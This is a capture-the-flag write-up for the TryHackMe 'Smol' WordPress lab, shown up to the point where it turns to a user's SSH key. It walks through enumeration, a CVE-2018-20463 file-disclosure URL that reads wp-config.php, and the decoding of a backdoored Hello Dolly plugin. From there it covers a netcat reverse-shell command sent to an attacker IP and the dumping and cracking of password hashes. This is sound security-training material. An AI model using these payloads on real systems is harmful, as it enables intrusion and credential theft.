TryHackMe: Smol

Test your enumeration skills on this boot-to-root machine.
At the heart of Smol is a WordPress website, a common target due to its extensive plugin ecosystem. The machine showcases a publicly known vulnerable plugin, highlighting the risks of neglecting software updates and security patches. Enhancing the learning experience, Smol introduces a backdoored plugin, emphasizing the significance of meticulous code inspection before integrating third-party components.
Quick Tips: Do you know that on computers without GPU like the AttackBox, John The Ripper is faster than Hashcat?
 https://tryhackme.com/r/room/smol
Reconnaissance
We begin with an nmap scan, which reveals only two open ports: port 22 and port 80. On port 22, an SSH server is running, allowing for secure remote access. Meanwhile, port 80 hosts a web server, indicating a potential avenue for further investigation or interaction.

We mapped www.smol.thm in /etc/hosts file to enable local access to the site.
1
echo "192.168.1.100 www.smol.thm" | sudo tee -a /etc/hosts

The page appears fairly plain with a few static links, but it actually provides everything needed to eventually achieve RCE. It includes sections on XSS, SSRF, and RCE, which turn out to be important later on.
Enumeration

While looking through the site source code, we noticed signs that it’s running WordPress.

We ran a directory enumeration with feroxbuster to identify hidden endpoints that aren’t linked on the main site.
WPScan revealed details about the site’s WordPress setup, including the themes and plugins in use.

The output highlights that the jsmol2wp v1.07 plugin is installed on the site.

During the vulnerability review for the plugin, CVE‑2018‑20463 stands out, offering both SSRF and file‑disclosure impact. The PoC for this vulnerability is as follows:
1
http://localhost:8080/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=saveFile&data=%3Cscript%3Ealert(/xss/)%3C/script%3E&mimetype=text/html;%20charset=utf-8
Exploiting LFI (Web Access)
Testing for vulnerability by making a request to:
1

http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../../../wp-config.php
With these two important details collected, the next step is to go to the wp-login page and sign in.

We’re in the WP dashboard.
Shell as www-data

We’re logged into the panel with lower level access, not as admin. Whilst browsing through the pages, we stumbled upon one called ‘Webmaster Tasks’

Opening the page shows a simple task list, but one entry immediately grabs the attention, it hints at a potential backdoor hidden inside the Hello Dolly plugin, the default plugin that comes bundled with WordPress.

The LFI vulnerability in jsmol2wp was used to load an internal file. The server returned the contents of hello.php, confirming that the LFI works as expected.
1
http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../hello.php
The use of eval in this PHP code stands out right away, as it’s a well-known vector for executing arbitrary code. The Base64 encoding doesn’t really hide much, the command is still easy to spot.

After decoding the Base64 string, this is the output we ended up with.

This part checks if the
$_GETarray contains a parameter namedcmd, but it is encoded in octal and hexadecimal:
\143(octal) is “c”\155(octal) is “m”\x64(hexadecimal) is “d”So,
"\143\155\x64"resolves to the string “cmd”. The code is essentially looking for thecmdparameter in the URL.

The backdoor operates as follows:
- Base64 Decoding: The system first decodes the Base64-encoded string, which reveals the hidden code.
- Code Execution: The decoded code is then executed using the
evalfunction. - Command Execution: The decoded code retrieves the
cmdparameter from the GET request and executes its value using thesystemfunction.
By leveraging this, we can execute the reverse shell payload with the following command, which can be triggered by visiting the URL :
1
http://www.smol.thm/wp-admin/index.php?cmd=rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7C%2Fbin%2Fsh%20-i%202%3E%261%7Cnc%2010.4.76.203%204444%20%3E%2Ftmp%2Ff
This will give us a shell running as the www-data user on our listener.


To make the reverse shell interactive, use the following Python command to spawn a pseudo-terminal:
1
2
3
4
5
python3 -c 'import pty; pty.spawn("/bin/bash")'

export TERM=xterm
export SHELL=/bin/bash
stty raw -echo
Shell as diego


The WP creds we grabbed earlier also give us MySQL access. Using mysql -u wpuser -p [REDACTED], we can use it to connect to the database.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
www-data@smol:/var/www/wordpress/wp-admin$ mysql -u wpuser -p [REDACTED] -D wordpress

mysql> select user_login,user_pass from wp_users;
+------------+------------------------------------+
| user_login | user_pass                          |
+------------+------------------------------------+
| admin      | $P$BH.CF15fzRj4li7nR19CHzZhPmhKdX. |
| wpuser     | $P$BfZjtJpXL9gBwzNjLMTnTvBVh2Z1/E. |
| think      | $P$BOb8/koi4nrmSPW85f5KzM5M/k2n0d/ |
| gege       | $P$B1UHruCd/9bGD.TtVZULlxFrTsb3PX1 |
| diego      | $P$BWFBcbXdzGrsjnbc54Dr3Erff4JPwv1 |
| xavi       | $P$BB4zz2JEnM2H3WE2RHs3q18.1pvcql1 |
+------------+------------------------------------+
6 rows in set (0.00 sec)

Save it as hashes.txt
1
2
3
4
5
admin:$P$BH.CF15fzRj4li7nR19CHzZhPmhKdX.
think:$P$BOb8/koi4nrmSPW85f5KzM5M/k2n0d/
gege:$P$B1UHruCd/9bGD.TtVZULlxFrTsb3PX1
diego:$P$BWFBcbXdzGrsjnbc54Dr3Erff4JPwv1
xavi:$P$BB4zz2JEnM2H3WE2RHs3q18.1pvcql1
During the process of cracking the hashes, we finally manage to uncover that the hash for the “diego” user resolves to [REDACTED].
Retrieving user flag

The password isn’t applicable for SSH, but we can leverage it with su to switch to the diego user. Once logged in, we can view the user flag at /home/diego/user.txt
Shell as think
Upon inspecting the home directories of other users, we come across a private SSH key in the think user directory at /home/think/.ssh/id_rsa
